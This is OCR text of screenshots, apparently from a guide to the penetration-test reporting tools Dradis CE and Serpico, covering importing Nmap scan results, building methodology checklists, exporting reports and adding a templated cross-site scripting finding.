

Dradis CE
All issues
Methodologies
Trash
Nodes
192.168.1.0
Uploaded files
plugin.output



Dradis CE
Upload output from tool
Export results
Configuration
All issues
Methodologies
Trash
Nodes
est
Summary of issues
Issues
(nothing yet)
Import issues
This project doesn't have any issues yet
Here are some ways to add new issues:
1. Manually add a finding
Just click on the + sign next to the Issues heading in the sidebar.
2. Import from a library
Before you can import findings from an external library, you may have to do some configuring.
For MediaWiki and VulnDB, click on the Configuration link at the top-right of the page.
Then click on the next to Import issues in the sidebar.
3. Upload the output of a tool
Use the Upload output from tool link at the top of the page.


localhost:32768/upload
Dradis CE
Upload output from
All issues
Methodologies
Trash
Nodes
est
Upload Manager
Use the form below to upload output files from other tools.
1. Choose a tool
Dradis::Plugins::Acunetix
2. Choose a file
Choose File
No file chosen
Upload progress:
0%
3. Output

Available plugins

Plugin	Description
`Dradis::Plugins::Acunetix`	Processes Acunetix XML format
`Dradis::Plugins::Brakeman`	Processes Brakeman JSON output, use: brakeman -f json -o
`Dradis::Plugins::Burp`	Processes Burp Scanner XML output
`Dradis::Plugins::Metasploit`	Processes Metasploit XML output, use: db_export
`Dradis::Plugins::NTOSpider`	Processes NTOSpider reports
`Dradis::Plugins::Nessus`	Processes Nessus XML v2 format (.nessus)
`Dradis::Plugins::Nexpose`	Processes Nexpose XML format
`Dradis::Plugins::Nikto`	Processes Nikto output
`Dradis::Plugins::Nmap`	Processes Nmap output
`Dradis::Plugins::OpenVAS`	Processes OpenVAS XML v6 or v7 format
`Dradis::Plugins::Projects::Upload::Package`	Upload Project package file (.zip)
`Dradis::Plugins::Projects::Upload::Template`	Upload Project template file (.xml)
`Dradis::Plugins::Qualys`	Processes Qualys output
`Dradis::Plugins::Zap`	Processes ZAP XML format


Upload progress:
100%
3. Output
Filename: C:\fakepath\hs.xml
Size: 5.89 KB
[09:37:09] New host: 10.11.1.31
[09:37:09] New port: 80/tcp
[09:37:09] New port: 135/tcp
[09:37:09] New port: 139/tcp
[09:37:09] New port: 445/tcp
[09:37:09] New port: 1025/tcp
[09:37:10] New port: 1433/tcp
[09:37:10] New port: 3389/tcp
[09:37:10] Worker process completed.


Dradis CE
All issues
Methodologies
Trash
Nodes
192.168.1.0
Uploaded files
plugin.output
10.11.1.31

Services


name	port	product	protocol	reason	state	version
http	80		tcp	syn-ack	open	
msrpc	135		tcp	syn-ack	open	
netbios-ssn	139		tcp	syn-ack	open	
microsoft-ds	445		tcp	syn-ack	open	
NFS-or-IIS	1025		tcp	syn-ack	open	
ms-sql-s	1433		tcp	syn-ack	open	
ms-wbt-server	3389		tcp	syn-ack	open	


Add methodology to project


Name New checklist


You can customize the name of this methodology. Useful if you need to add the same one multiple times (e.g. several apps in one project).


Add to project or Cancel



Basic checklists
Advanced boards and task assignment
Test checklist
Add new
Edit
Delete
Section #1
Task #1.1
Task #1.2
Section #2
Task #2.1


Content
<?xml version="1.0"?>
<?xml version="1.0"?>
<methodology>
<name>Test checklist</name>
<sections>
<section>
<name>Information Gathering</name>
<tasks>
<task>Perform Full Port Scan</task>
<task>Run Nikto</task>
</tasks>
</section>
</sections>
</methodology>


Basic checklists
Advanced boards and task assignment
Test checklist
Add new
Edit
Delete
Information Gathering
Perform Full Port Scan
Run Nikto



Add top-level node
Add one
Add multiple
* Label
Icon
No icon
Add
Close



Host properties
Notes
(nothing yet)
Evidence
(nothing yet)
Attachments
Drop zone



Export Manager
Export results in CSV format
Generate advanced HTML reports
Save and restore project information
Custom Word reports
Custom Excel reports
Choose a template
Please choose one of the templates available for this plugin (find them in ./templates/reports/html_export)
basic.html.erb
default_dradis_template_v3.0.html.erb
Export

```
root@kali:~/Serpico# ruby scripts/first_time.rb
/usr/local/rvm/gems/ruby-2.4.1/gems/data_objects-0.10.17/lib/data_objects/
pooling.rb:149: warning: constant ::Fixnum is deprecated
Skipping username creation (users exist), please use the create_user.rb sc
ript to add a user.
Would you like to initialize the database with templated findings? (Y/n)
Y
Importing Templated Findings template_findings.json...
Skipping XSLT creation, templates exist.
Creating self-signed SSL certificate, you should really have a legitimate
one.
Copying configuration_settings over.
```

```
root@kali:~/Serpico# ruby serpico.rb
/usr/local/rvm/gems/ruby-2.4.1/gems/data_objects-0.10.17/lib/data_objects/
pooling.rb:149: warning: constant ::Fixnum is deprecated
|+| [03/03/2019 18:42] Using Serpico only logging .. : SERVER_LOG
|+| [03/03/2019 18:42] Sending Webrick logging to /dev/null..
```


Serpico
https://192.168.2.19:8443/reports/list
Search
List Reports
New Report
Findings Database
Administration
Consultant Information
ADMIN USER MENU
Add User
List Users
ADMIN REPORT TEMPLATE MENU
Add Report Template
List Report Templates
PLUGIN MENU
Enable/Disable Plugins
Administrator Specific Plugins
MAINTENANCE MENU
Modify Configurations
Backup Master Database
Backup All Attachments
You have no reports, how about creating or importing one...


https://192.168.2.19:8443/report/new
List Reports
New Report
Findings Database
Create Report (or Import)
Title
Full Company Name
Short Company Name
Assessment Type
Network Internal
Report Type
Default Template - Generic Risl
Save
Cancel


https://192.168.2.19:8443/report/8/findings_a
Search
List Reports
New Report
Findings Database
Administration
Consultant Information
Change
TEST
Edit Report Information
Generate Report
FINDINGS
List Current Report Findings
Add Finding from Templates
Create New Finding
ATTACHMENTS
Upload New Attachment
List Attachments
METASPLOIT DATA MANAGEMENT
Hosts
Templated Findings
Add findings from the template database to your report.
Finding Name Search
Web Application
Cross Site Scripting (XSS)
Direct Object References
Path Traversal
SQL Injection
XML External Entity (XXE) Processing

Summary

The OWASP guide [1] gives the following description for Cross-Site Scripting:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.


Affected Hosts

